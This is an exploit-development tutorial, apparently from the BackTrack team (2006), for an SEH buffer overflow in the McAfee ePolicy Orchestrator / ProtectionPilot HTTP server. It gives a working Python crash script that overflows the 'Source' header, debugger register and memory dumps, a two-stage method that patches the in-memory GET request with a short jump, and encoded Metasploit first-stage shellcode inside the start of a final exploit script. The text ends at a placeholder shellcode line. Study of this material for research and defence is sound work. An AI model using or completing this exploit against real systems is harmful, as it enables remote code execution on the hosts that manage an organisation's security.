BackTrack Development Team

McAfee Epolicy 3.5.0 / Protection Pilot 1.1.0

Buffer Overflow

muts {at} remote-exploit org

xbxice {at} yahoo com

Document version:	v0.2
Date:	02 Oct 2006
Author:	Mati Aharoni

What is McAfee Epolicy 3.5.0 / McAfee® ProtectionPilot ?

McAfee® ePolicy Orchestrator® is a security management solution that gives you a coordinated defense against malicious threats and attacks. As your central hub, you can keep protection up to date; configure and enforce protection policies; and monitor security status from one centralized console.

McAfee® ProtectionPilot™ makes it easy for you to keep your threat protection up to date. It keeps a constant watch on your network, automatically updating your systems without intervention. It's a simple way to deploy, monitor, and manage security for desktops, servers, and e-mail.

Where's the Problem ?

The McAfee HTTP server does not filter user input properly, and crashes once a "Source" HTTP header of 50-100 characters is sent. The following python script will crash the server with the resulting CPU registers:

```
#!/usr/bin/python
import socket
import os
import sys
shellcode = "\xCC"*1500
Guid_Buffer="\x41"*100
Source_Buffer= "a" * 96 + "\x42\x42\x42\x42" +"\x44"*1300
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
print "[+] Connecting to "+sys.argv[1]
expl.connect ( ( sys.argv[1], 81 ) )
print "[+] Sending Evil Buffer\n"
          expl.send ( 'GET /spipe/pkg HTTP/1.0\r\n \
          User-Agent: Mozilla/4.0 (compatible; SPIPE/1.0\r\n \
          AgentGuid='+Guid_Buffer+'\r\n \
          Source='+Source_Buffer+'\r\n\r\n\r\n')
expl.close()
print "[+] Payload Sent."
```




Figure 1




Figure 2

As Olly suggests, this is a vanilla SEH overflow. After pressing F9, we should see the EIP address change to our "\x42\x42\x42\x42" string (Figure 3) .




Figure 3

Notice that EBX points to some of our user input (as can be seen in the memory dump – Figure 4). In order to land in our shellcode, we will need to perform a short jump over the SE handler, into our shellcode.

However after further examination, we find out that we have limited space for our shellcode ~157 bytes. Ironically, the basic Metasploit "calc.exe" shellcode requires 164 bytes, with the default encoder



OllyDbg - NAIMSERV.EXE
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
CPU - thread 000007EC
Registers (FPU)
EAX 02DFED7C
ECX 42424242
EDX 77F951B6 ntdll.77F951B6
EBX 02DFF194 ASCII "aaaaBBBBDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
ESP 02DFECE4
EBP 02DFED04
ESI 02DFEDA4
EDI 02DFF23D
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFA5000(FFF)
T 0 GS 0000 NULL
Address Value Comment
02DFF194 61616161 Pointer to next SEH record
02DFF198 42424242 SE handler
02DFF19C 44444444
02DFF1A0 44444444
02DFF1A4 44444444
02DFF1A8 44444444
02DFF1AC 44444444
02DFF1B0 44444444
02DFF1B4 44444444
02DFF1B8 44444444
02DFF1BC 44444444
02DFF1C0 44444444
02DFF1C4 44444444
02DFF1C8 44444444
02DFF1CC 44444444
02DFF1D0 44444444
02DFF1D4 44444444
02DFF1D8 44444444
02DFF1DC 44444444
02DFF1E0 44444444
02DFECE4 77F8EB70 RETURN to ntdll.77F8EB70
02DFECE8 02DFEDA4
02DFECEC 02DFF194 ASCII "aaaaBBBBDDDDDDDDDDDDDDDDDDDD
02DFECF0 02DFEDC0
02DFECF4 02DFED7C
02DFECF8 02DFF194 Pointer to next SEH record
02DFECFC 77F951B6 SE handler
02DFED00 02DFF194 ASCII "aaaaBBBBDDDDDDDDDDDDDDDDDDDD
02DFED04 02DFED8C
02DFED08 77F95160 RETURN to ntdll.77F95160 from ntdl
02DFED0C 02DFEDA4
02DFED10 02DFF194 ASCII "aaaaBBBBDDDDDDDDDDDDDDDDDDDD
02DFED14 02DFEDC0
02DFED18 02DFED7C
02DFED1C 42424242
02DFED20 02DFF23D
02DFED24 00BE8C31
02DFED28 02DFEDA4
02DFED2C 00001500
02DFED30 02DFEED4
02DFED34 77F98191 ntdll.77F98191
02DFED38 77F92A98 ntdll.77F92A98
Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
Paused

Figure 4

Solving the limited buffer problem

After browsing the memory dump we find our original HTTP GET request, at 0x02dff098





Figure 5

This GET request holds our entire original buffer – about 1300-1400 bytes of it – more than enough, even for the most creative shellcode. However, how can we get to that buffer ? Simply jumping to the GET request would be meaningless, as we CPU would encounter the hexadecimal values of the letters G E and T.

Here's the corresponding memory dump, showing the original GET request :



Address	Hex dump	ASCII
03AA18C4	47 45 54 20 2F 73 70 69 70 65 2F 70 6B 67 20 48	GET /spipe/pkg H
03AA18D4	54 54 50 2F 31 2E 30 0D 0A 20 09 55 73 65 72 2D	TTP/1.0.. .User-
03AA18E4	41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34	Agent: Mozilla/4
03AA18F4	2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20	.0 (compatible;
03AA1904	53 50 49 50 45 2F 31 2E 30 0D 0A 20 09 41 67 65	SPIPE/1.0.. .Age
03AA1914	6E 74 47 75 69 64 3D 41 41 41 41 41 41 41 41 41	ntGuid=AAAAAAAAA
03AA1924	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
03AA1934	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
03AA1944	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
03AA1954	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
03AA1964	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
03AA1974	41 41 41 41 41 41 41 41 41 41 41 0D 0A 20 09 53	AAAAAAAAAAA.. .S
03AA1984	6F 75 72 63 65 3D 61 61 61 61 61 61 61 61 61 61	ource=aaaaaaaaaa
03AA1994	61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61	aaaaaaaaaaaaaaaa
03AA19A4	61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61	aaaaaaaaaaaaaaaa
03AA19B4	61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61	aaaaaaaaaaaaaaaa
03AA19C4	61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61	aaaaaaaaaaaaaaaa
03AA19D4	61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61	aaaaaaaaaaaaaaaa
03AA19E4	61 61 61 61 61 61 42 42 42 42 44 44 44 44 44 44	aaaaaaBBBBDDDDDD
03AA19F4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1A04	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1A14	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1A24	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1A34	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1A44	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1A54	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1A64	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1A74	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1A84	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1A94	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1AA4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1AB4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1AC4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1AD4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1AE4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1AF4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1B04	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1B14	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1B24	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1B34	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1B44	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1B54	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1B64	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1B74	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1B84	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1B94	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1BA4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1BB4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1BC4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1BD4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1BE4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1BF4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1C04	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1C14	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1C24	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1C34	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1C44	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1C54	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1C64	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1C74	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1C84	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1C94	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
03AA1CA4	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD

After a few liters of coffee, and waaay too much sugar, we decided to use our initial 157 bytes of shellcode to patch the GET request currently in memory, and replace the G and E characters with a short jump. After this was done, we could then jump to the modified GET request in memory, land on the newly placed short jump, and subsequently end up in our "Source" buffer (shellcode).

Notice that:

```
0x02dff194 (EBX pointer) - 0x02dff098 (location of GET request) = 0xFC
```

The above operation translates to the following CPU instructions (and machine code):

```
8B83 04FFFFFF MOV EAX,DWORD PTR DS:[EBX-FC]
C700 EB559090 MOV DWORD PTR DS:[EAX],909055EB
FF93 04FFFFFF CALL DWORD PTR DS:[EBX-FC]
```

This raw shellcode contains a null terminator, and other filtered characters. Using the Metasploit payload encoder, we encode our 1st stage shellcode, and end up with:

```
$ ./msfencode -i jmp2 -e Pex -t c
[*] Using Msf::Encoder::Pex with final size of 44 bytes
"\x33\xc9\x83\xe9\xfb\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e\x5d"
"\x39\xb4\xc5\x83\xee\xfc\xe2\xf4\xd6\xba\xb0\x3a\xa2\xc6\x73\xc5"
"\xb6\x6c\x24\x55\xa2\xaa\xb0\x3a\xa2\xc6\xb4\xc5"'
```

We summarize everything into the following code:

```
#!/usr/bin/python
import socket
import os
import sys

# Using Msf::Encoder::Pex with final size of 44 bytes
# 8B83 04FFFFFF MOV EAX,DWORD PTR DS:[EBX-FC]
# C700 EB559090 MOV DWORD PTR DS:[EAX],909055EB
# FF93 04FFFFFF CALL DWORD PTR DS:[EBX-FC]

sc1 = "\x33\xc9\x83\xe9\xfb\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e\x5d"
sc1 +="\x39\xb4\xc5\x83\xee\xfc\xe2\xf4\xd6\xba\xb0\x3a\xa2\xc6\x73\xc5"
sc1 +="\xb6\x6c\x24\x55\xa2\xaa\xb0\x3a\xa2\xc6\xb4\xc5"

shellcode = "\xCC"*1500

